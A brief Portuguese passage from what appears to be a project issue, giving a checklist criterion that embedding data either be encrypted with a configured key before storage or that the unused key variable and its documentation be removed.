- [] Ou `embedding\_data` passa a ser criptografado com `EMBEDDING\_ENCRYPTION\_KEY` antes de gravar no banco, ou a variável e sua documentação são removidas do projeto.

--- FIM ISSUE 5 ---